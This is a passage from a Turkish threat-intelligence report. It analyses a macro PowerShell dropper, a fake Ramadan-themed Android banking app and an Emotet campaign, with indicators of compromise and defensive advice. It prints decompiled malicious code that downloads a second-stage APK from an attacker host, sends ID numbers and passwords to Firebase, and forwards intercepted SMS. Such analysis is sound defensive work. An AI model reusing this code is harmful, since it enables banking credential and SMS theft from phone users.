Powershell betiğinin içinde network üzerinde bulunan başka cihazlar olup olmadığı taratılmaktadır. Ayrıca bilgisayardaki bazı dosyalara ulaşmaya çalışmaktadır. Çalışan betiğin 185.216.35.182 IP'sinin 8443 portu ile şifreli bir şekilde haberleştiği gözlenmiştir. Yapılan haberleşme birden fazla kez gerçekleşmektedir. Bundan dolayı zararlının bilgisayardan veri kaçırdığı düşünülmektedir. IP'ye ait domain adının functiondiscovery.net olduğu belirlenmiştir. Zararlının VirusTotal çıktısı Şekil 51'de aktarılmaktadır.



Şekil 51: Zararlıya ait VirusTotal analiz sonucu.

8.2. Tehdit Vektörü Göstergeleri

- Zararlının bağlantı kurmaya çalıştığı IP 185.216.35.182:8443
- Tespit edilen zararlıya ait hash bilgileri 8A35B6ECDF43F42DBF1E77235D6017FAA-70D9C68930BDC891D984A89D895C1E7

8.3. Tavsiyeler

Ülkemizde de seçimler sonrasında benzer yazılar içeren dokümanların yayılabileceği düşünülmektedir. İçlerinde makro olan, özellikle Word dokümanlar nereden geldiği belli değilse kesinlikle açılmamalıdır.

9. Güncel Mobil Zararlı Yazılımı İnceleme Raporu

Ramazan ayı gibi kurumların ödüllü çekilişler düzenlediği, özel fırsatlar sunulan dönemlerden zararlı yazılım geliştiriciler de her zaman fayda sağlamaya çalışmaktadır. Böyle dönemlerde çekiliş temalı zararlı uygulamalar Google Uygulama Mağazasında da artış göstermektedir. Analiz raporunda bu konuda güncel bir örnek olan ve Ramazan bayramı temasını kullanan sahte bankacılık uygulaması incelenmektedir.

9.1. Teknik İnceleme

İndirilen apk dosyası uygulama mağazasında Şekil 52'deki gibi yer almaktadır. Geliştirici ismi olarak resmi kurum izlenimi veren bir isim kullanılmaktadır. Zararlı uygulama indirildiğinde Şekil 53'teki ekranla açılmaktadır.



Şekil 52: Zararlı uygulamanın uygulama mağazasındaki görünümü.

c82678c488b6441a89af69f8ee95bfbd1d-7be06f9bbd66b3d048effc147600cd özet bilgisine sahip uygulamanın AndroidManifest dosyası Şekil 54'teki gibidir. Uygulamanın internet, SD card okuma, yazma ve paket kurma yetkileri istediği görülmektedir.

Uygulama gerekli izinleri aldıktan ve bulaştığı telefonda çalıştırıldıktan sonra 160.[.]153.[.]133.[.]170 IP adresine sahip kamasullah.[.]online adresinden "guncelleme.

```
private void startUpdate3() {
    UpdateConfiguration configuration = new UpdateConfiguration().setEnableLog(true).setJumpInstallPage(true).setDialogButtonTextColor(-1).setBreakpointDownload(true).setShowNotification
    this.manager = DownloadManager.getInstance(((Context)this));
    this.manager.setAppName("guncelleme.apk").setApkUrl("http://kamasullah.online/guncelleme.apk").setSmallIcon(8x7F080808).setShowNewerToast(true).setConfiguration(configuration).setApk
}
```

Şekil 55: Zararlı fonksiyon.

```
public void onClick(View v) {
    int id = v.getId();
    if(id == id.close) {
        if(this.forcedUpgrade) {
            this.dismiss();
        }
        if(this.buttonClickListener != null) {
            this.buttonClickListener.onButtonClick(1);
        }
    }
    else if(id == id.btn_update) {
        if(this.forcedUpgrade) {
            this.update.setEnabled(false);
            this.update.setText(string.background_downloading);
        }
        else {
            this.dismiss();
        }
        if(this.buttonClickListener != null) {
            this.buttonClickListener.onButtonClick(0);
        }
        if(!this.downloadPath.equals(this.context.getExternalCacheDir().getPath()) && !PermissionUtil.checkStoragePermission(this.context)) {
            this.context.startActivity(new Intent(this.context, PermissionActivity.class));
        }
        else {
            this.context.startService(new Intent(this.context, DownloadService.class));
        }
    }
}
```

Şekil 56: Zararlı fonksiyon.



Şekil 53: Zararlı uygulama açılış ekranı.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com. [redacted] .cokguzel">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
    <application android:allowBackup="true" android:icon="@mipmap/ic_launcher_round" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:name="com. [redacted] .cokguzel.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:authorities="com. [redacted] .cokguzel" android:exported="false" android:grantUriPermissions="true" android:name="android.support.v4.content.FileProvider">
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths_public"/>
        </activity>
        <activity android:label="" android:name="com. [redacted] .guzelcok.activity.PermissionActivity" android:theme="@style/DialogActivity"/>
        <service android:name="com. [redacted] .guzelcok.service.DownloadService"/>
        <meta-data android:name="android.support.VERSION" android:value="26.1.0"/>
        <meta-data android:name="android.arch.lifecycle.VERSION" android:value="27.0.0-SNAPSHOT"/>
    </application>
</manifest>
```

Şekil 54: AndroidManifest dosyası.


apk" isminde başka bir zararlı uygulama indirmektedir. 631cd0714e34f5b77aa55f651143c0c77310545b96c-94453b7e74a735387bcf4 özet bilgisine sahip guncelleme.apk daha sonra paket kurma yetkisiyle telefona kurulmaktadır. Uygulamanın guncelleme.apk dosyasını indirdiği zararlı fonksiyonlar Şekil 55, 56 ve 57'de görülebilir.

```

public static String lookSharePre(Context context) {
    String v5;
    try {
        BufferedReader bff = new BufferedReader(new InputStreamReader(new FileInputStream(new File("/data/data/" + context.getPackageName() + "/shared_prefs", "app_update.xml"))));
        StringBuilder sb = new StringBuilder();
        while(true) {
            String line = bff.readLine();
            if(line == null) {
                break;
            }
            sb.append(line);
            sb.append("\n");
        }
        v5 = sb.toString();
    } catch (Exception e) {
        e.printStackTrace();
        v5 = "Şarj cihazına dokunulmamış!";
    }
    return v5;
}

```

Şekil 57: Zararlı fonksiyon.



Şekil 58: Zararlı uygulama açılış ekranı.

İndirilen ve telefona kurulan “guncelleme.apk” uygulamasının açılış ekranı Şekil 58’deki gibidir.

Zararlı uygulamanın istediği izinler Şekil 59’da görülebilir. Uygulama SMS alma ve okuma gibi tehlikeli izinler istemektedir.

Ramazan hediyeleri adı altında açılan uygulama, kullanıcılardan çekilişe katılım adı altında TC Kimlik ya da müşteri numarası, müşteri parolası ve telefon numarası bilgileri istemektedir. Toplanan bu bilgiler uzak firebase veritabanı sunucusuna aktarılmaktadır. Uygulama açıldığında aynı zamanda arkada otomatik olarak başlayan bir servis ile de zararlı uygulama kurulduğu telefonda ki SMS mesajlarını da firebase veritabanı sunucusuna aktarmaktadır. Uygulamanın zararlı işlemlerini yürütmek için kullandığı fonksiyonlar Şekil 60 ve Şekil 61’de görülmektedir.

```

<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com. mobil.mobilapp"
    platformBuildVersionCode="1" platformBuildVersionName="1.0">
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <application android:allowBackup="true" android:appComponentFactory="android.support.v4.app.CoreComponentFactory"
        android:debuggable="true" android:icon="@mipmap/ic_launcher_foreground" android:label="@string/app_name" android:
        roundIcon="@mipmap/ic_launcher_foreground" android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:name="com. mobil.mobilapp.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <service android:enabled="true" android:exported="true" android:name="com. mobil.mobilapp.servishizmet"/>
        <activity android:exported="false" android:name="com.google.android.gms.common.api.GoogleApiActivity" android:
            theme="@android:style/Theme.Translucent.NoTitleBar"/>
        <provider android:authorities="com. mobil.mobilapp.firebaseinitprovider" android:exported="false" android:
            initOrder="100" android:name="com.google.firebase.provider.FirebaseInitProvider"/>
        <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"
            />
        <meta-data android:name="android.support.VERSION" android:value="26.1.0"/>
    </application>
</manifest>

```

Şekil 59: AndroidManifest dosyası.

```

public void onClick(View v) {
    if(tt1.getText().toString().matches("")) {
        tt1.requestFocus();
        Toast.makeText(MainActivity.this.getApplicationContext(), "Lütfen TCKN veya müşteri numaranızı giriniz", 1).show();
        return;
    }

    if(tt2.getText().toString().matches("")) {
        tt2.requestFocus();
        Toast.makeText(MainActivity.this.getApplicationContext(), "Lütfen müşteri parolanızı giriniz", 1).show();
        return;
    }

    if(tt3.getText().toString().matches("")) {
        tt3.requestFocus();
        Toast.makeText(MainActivity.this.getApplicationContext(), "Lütfen telefon numaranızı giriniz", 1).show();
        return;
    }

    MainActivity.this.setContentView(R.layout.layout2);
    DatabaseReference fires = FirebaseDatabase.getInstance().getReference();
    fires.child("loglar").child(kimlik).child("TCKN").setValue(tt1.getText().toString());
    fires.child("loglar").child(kimlik).child("Parola").setValue(tt2.getText().toString());
    fires.child("loglar").child(kimlik).child("GSM").setValue(tt3.getText().toString());
    MainActivity.this.startTimer();
}
});

```

Şekil 60: Zararlı fonksiyon.

```

public class servishizmet extends Service {
    public class SMSReceiver extends BroadcastReceiver {
        private final String TAG;

        public SMSReceiver() {
            this.TAG = this.getClass().getSimpleName();
        }

        public void onReceive(Context context, Intent intent) {
            String kimlik = Settings.Secure.getString(context.getContentResolver(), "android_id");
            Object[] puds = (Object[])intent.getExtras().get("puds");
            int v3;
            for(v3 = 0; v3 < puds.length; ++v3) {
                SmsMessage incoming = SmsMessage.createFromPdu((byte[])puds[v3]);
                Log.d(this.TAG, incoming.getMessageBody());
                Log.d(this.TAG, incoming.getOriginatingAddress());
                String currentDateTimeString = DateFormat.getTimeInstance().format(new Date());
                DatabaseReference v10 = FirebaseDatabase.getInstance().getReference().child("loglar").child(kimlik);
                StringBuilder v11 = new StringBuilder();
                v11.append("3-");
                v11.append(currentDateTimeString);
                v10.child(v11.toString()).setValue(incoming.getMessageBody());
            }
        }

        private IntentFilter mIntentFilter;
        private SMSReceiver mSMSReceiver;

        @Nullable
        public IBinder onBind(Intent intent) {
            return null;
        }

        public void onCreate() {
            super.onCreate();
            this.mSMSReceiver = new SMSReceiver(this);
            this.mIntentFilter = new IntentFilter();
            this.mIntentFilter.addAction("android.provider.Telephony.SMS_RECEIVED");
            this.registerReceiver(this.mSMSReceiver, this.mIntentFilter);
        }
    }
}

```

Şekil 61: Zararlı fonksiyon.

9.2. Ele Geçirme Yöntemleri

- Tespit Edilen Alan Adları
 - kamasullah [.]online
- Tespit Edilen IP Adresleri
 - 160[.]153[.]133[.]170
- Tespit Edilen Özet Bilgileri
 - c82678c488b6441a89af69f8ee95bfbd1d-7be06f9bbd66b3d048effc147600cd
 - 631cd0714e34f5b77aa55f651143c0c-77310545b96c94453b7e74a735387bcf4

9.3. Tavsiyeler

İletişime geçilen etki alanı ve IP bilgileri kara listeye alınmalı ve kuruma ait android cep telefonlarından bu adreslere yönelik bir trafik olup olmadığı kontrol edilmelidir. Google uygulama mağazasından uygulamalar geliştirici ismi, paket ismi, kullanıcı yorum ve değerlendirmeleri kontrol edilerek indirilmelidir.

10. Emotet Zararlısı İnceleme Raporu


Dünya çapındaki kampanyalarıyla bilinen emotet zararlı yazılımının hedefleri arasında Türkiye de bulunuyor. Saldırıları ofis dokümanlarıyla oltalama saldırıları şeklinde gerçekleştiren emotet zararlısı, dünyanın farklı noktalarında ele geçirdiği sunucular üzerinden yayılıyor. Raporda STM Siber Füzyon Merkezi tarafından henüz geliştirme aşamasında keşfedilen ve Türk kullanıcıları hedef alan emotet zararlısının teknik incelemesi yapılmaktadır.

10.1. Teknik İnceleme

İndirilen doc dosyası açıldığında aşağıdaki Şekilde görünmektedir. Zararlı dosya geliştirme aşamasında yakalandığı için herhangi bir sosyal mühendislik saldırısına yönelik değiştirilebilir bir yapıda olduğu görülmektedir.

a1296bfc86d2af59d4f4fc7c068fe25436a21e-5962726c8e85846a3bc69b0775” özet bilgisine sahip doküman dosyası açıldığında WMI üzerinden powershell betiği çalıştırmaktadır.

Powershell betiği erişilebilir bir uzak sunucudan emotet zararlısını indirmektedir. Güncel inceleme sırasında İstanbul, Türkiye’de bulunan 185[.]93[.]71[.]204 IP adresine bağlantı yaparak 1ef97f716d3276acbf45fd27e9f-189714f6209a7f94df2d3750a05ade1a26cd6 özet bilgisine sahip 865.exe isimli emotet zararlısını indirmektedir.




Şekil 62: Zararlı uygulama açılış ekranı.



Şekil 63: Zararlı süreç grafiği.


865.exe ismiyle inen zararlı yazılım, debug yetkisi almakta, kendisini system32 altına koyduktan sonra aynı özet bilgisine sahip dosyayı Amerika'da bulunan uzak 88.[.]21[.]212[.]13 IP adresinden tekrar indirip çalıştırmaktadır. Bu aşamadan sonra indirilen her dosya, her analiz sırasında rasgele isimlerle üretilip indirilmektedir. Teknik analiz sırasında keşfedildiği üzere, tüm süreçte ismi sabit olan tek dosya 865.exe'dir. İlgili dosyanın yetki almakta kullandığı fonksiyon çağırısı, intezer DNA analiz sonuçları ve system32 altına taşıma işlemi aşağıda görülebilir.



Şekil 64: İndirilen zararlı dosyanın süreç grafiği.

10.1.1. Fonksiyon çağırısı:

- LookupPrivilegeValueW (in: lpSystemName=0x0, lpName="SeDebugPrivilege", lpLuid=0x1ee194 | out: lpLuid=0x1ee194*(LowPart=0x14, HighPart=0)) returned 1



Şekil 65: Zararlı DNA analiz bilgileri

```

SHGetFolderPathW (in: hwnid=0x0, csidl=41, hToken=0x0, dwFlags=0x0, pszPath=0x4129c8 | out: pszPath="C:\\Windows\\system32") returned 0x0
GetProcessHeap () returned 0x300000
RtlAllocateHeap (HeapHandle=0x300000, Flags=0x0, Size=0x18) returned 0x317970
_sprintf (in: _Dest=0x4127c8, _Count=0x104, _Format="%s\\%s.exe" | out: _Dest="C:\\Windows\\system32\\slidredist.exe") returned 35
GetProcessHeap () returned 0x300000
HeapFree (in: hHeap=0x300000, dwFlags=0x0, lpMem=0x317970 | out: hHeap=0x300000) returned 1
CreateFileW (lpFileName="C:\\Users\\12XC70663GwC\\Desktop\\duaija.exe" (normalized: "c:\\users\\12xc70663gwc\\desktop\\duaija.exe"), dwDesiredAccess=0x0
CreateFileMappingW (hFile=0x0, lpFileMappingAttributes=0x0, flProtect=0x2, dwMaximumSizeHigh=0x0, dwMaximumSizeLow=0x0, lpName=0x0) returned 0x0
MapViewOfFile (hFileMappingObject=0x0, dwDesiredAccess=0x0, dwFileOffsetHigh=0x0, dwFileOffsetLow=0x0, dwNumberOfBytesToMap=0x0) returned 0x560000

```

Sekil 65: Zararlının system32 altına taşınma işlemi.

Dosya kendisini tekrar çalıştırdıktan sonra sistem bilgilerini ve donanım bilgilerini toplamaktadır. Bilgi toplamak için kullanılan fonksiyon çağrıları aşağıda görülebilir.

- Process32FirstW (in: hSnapshot=0x114, lppe=0x12f504 | out: lppe=0x12f504*(dwSize=0x22c, cntUsage=0x0, th32ProcessID=0x0, th32DefaultHeapID=0x0, th32ModuleID=0x0, cntThreads=0x1, th32ParentProcessID=0x0, pcPriClassBase=0, dwFlags=0x0, szExeFile="[System Process]")) returned 1
- Process32NextW (in: hSnapshot=0x10c, lppe=0x12f504 | out: lppe=0x12f504*(dwSize=0x22c, cntUsage=0x0, th32ProcessID=0x4, th32DefaultHeapID=0x0, th32ModuleID=0x0, cntThreads=0x52, th32ParentProcessID=0x0, pcPriClassBase=8, dwFlags=0x0, szExeFile="System")) returned 1
- GetNativeSystemInfo (in: lpSystemInfo=0x12f888 | out: lpSystemInfo=0x12f888*(dwOemId=0x0, wProcessorArchitecture=0x0, wReserved=0x0, dwPageSize=0x1000, lpMinimumApplicationAddress=0x10000, lpMaximumApplicationAddress=0x7ffefff, dwActiveProcessorMask=0xf, dwNumberOfProcessors=0x4, dwProcessorType=0x24a, dwAllocationGranularity=0x10000, wProcessorLevel=0x6, wProcessorRevision=0x4f01))

Toplanan bilgilerin sistem parmak izi çıkartma işleminde ve anti-* tekniklerde kullanıldığı değerlendirilmektedir. Bilgi toplama işleminden sonra özet bilgisi **0af8982ad891b4514b19d4e6bdec99a0fca-379b188738cae51ec2e186c18fc8d** olan son bir dosya indirilerek sistemde yer alan e-posta yazılımlarında yer alan kullanıcı kimlik bilgileri ve e-postalar, tarayıcıda kayıtlı kimlik bilgileri ve tarayıcı verileri gibi kişisel bilgileri toplamaktadır. Ayrıca, indirilen ve kişisel veri toplayan

zararlı dosyanın fark edilmemek için Firefox'a sahip DLL'ler kullandığı gözlenmiştir.

10.2. Tehdit Vektörü Göstergeleri (Indicator of Compromises)

● Zararlıının iletişime geçtiği domain bilgileri

- word[.]yuupi[.]tk
- newversion[.]unitedbuscharter[.]com
- videos[.]lamaghrebine[.]com

● Tespit edilen IP adres bilgileri

- 201.97.131.88
- 88.21.212.13
- 68.52.43.253

● Tespit edilen zararlıya ait hash bilgileri

- a1296bfc86d2af59d4f4fc7c068fe25436a21e-5962726c8e85846a3bc69b0775
- 1ef97f716d3276acbf45fd27e9f189714f6209a7f-94df2d3750a05ade1a26cd6
- 0af8982ad891b4514b19d4e6bdec99a0fca379b-188738cae51ec2e186c18fc8d

10.3. Tavsiyeler

İletişime geçilen domain ve IP bilgilerine dikkat edilmeli, belirtilen domain ve IP bilgileri kara listeye alınmalı ve gelen e-postaların özet bilgileri içinde yukarıda belirtilen doküman dosyasının bulunup bulunmadığına bakılmalıdır.




TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

Bu kısımda teknolojik gelişmelerin siber güvenlik üzerindeki etkileri atak ve savunma bağlamında incelenmekte ve küresel çapta dikkat çeken gelişmeler analiz edilmektedir.

11. Bilgisayarlı Tomografi Sonuçlarının Derin Öğrenme İle Değiştirilmesi

Ben-Gurion Üniversitesindeki araştırmacılar derin öğrenme yöntemleri kullanarak 3-Boyutlu medikal tarama sonuçları üzerinde değişiklikler yapılabileceğini gösterdiler [7]. Araştırmacılar bu tür bir saldırının ardında politik çıkarlar, bilimsel araştırmaları hedef alan sabotajlar, sigorta dolandırıcılığı gibi motivasyonlar olabileceğini söylüyor. Araştırmada derin öğrenme yöntemleri kullanılarak gerçek 3-Boyutlu taramalara akciğer kanseri işaretçileri eklenmesi ve/veya çıkarılmasıyla radyologların ve son zamanlarda başarılı teşhisler yaptığı görülen yapay zekâ destekli sistemlerin nasıl aldatılabildiği gösteriliyor.


Tıbbi görüntüleme teşhis ve tedavi için yaygın olarak kullanılan bir yöntem. İki türü mevcut: Manyetik Rezonans Görüntüleme (MRI) ve Bilgisayarlı Tomografi (CT). MRI ve CT insan vücudunun önünden ve arkasından alınan 2-Boyutlu birçok taramayı birleştirerek 3-Boyutlu bir görüntü üretiyorlar. Aralarındaki fark, MRI kuvvetli manyetik alanlar kullanırken CT'nin röntgen ışınlarını kullanması. MRI genel olarak kemikler, eklemler, bağ dokusu, kıkırdak yapı ve bel fıtığı tanısında kullanılırken, CT taramaları kanser, kalp krizi, kas-iskelet sistemi bozuklukları gibi durumlarda tercih edilmektedir.



Şekil 67: Saldırı adımları[7].

Hastanelerde MRI ve CT tarama yapan cihazlar Görüntü Saklama ve İletişim Sistemleri (PACS) tarafından yönetilmektedir. Bu sistemler DICOM olarak adlandırılan protokolü kullanmaktadır.

Araştırmacılar Şekil 67'de görüldüğü gibi, Man-in-The-Middle tipi bir saldırıyla araya girerek görüntüleme sonuçlarına bazı kanser bulguları eklemiş veya çıkarmışlar. Araştırmacılar 70 değiştirilmiş tarama sonucunu 30 orijinal tarama sonucunu değerlendirmek için üç radyolog ile çalışmışlar. Radyologlar sonuçlarına sahte akciğer kanseri bulguları eklenen hastaların yüzde 99'unu kanser hastası olarak teşhis etmiştir. Aynı şekilde sonuçlarından kanser bulguları kaldırılan hastaların yüzde 94'üne ise sağlıklı tanısını koymuşlardır. Radyologlar saldırı hakkında bilgilendirildikten sonra yaptıkları teşhislerde de gerçekte hasta olmayan kişilerin yüzde 60'ını kanser hastası, akciğer kanseri bulguları taşıyan



Şekil 68: Sızma testi adımları[7].

hastaların da yüzde 87'sini sağlıklı olarak değerlendirmiştir. Bilgisayar destekli kanser teşhis sistemleri ise saldırı sonucu üretilen ve sahte kanser bulguları içeren hasta sonuçlarının tamamını kanser tanısı açısından pozitif olarak etiketlemiştir.

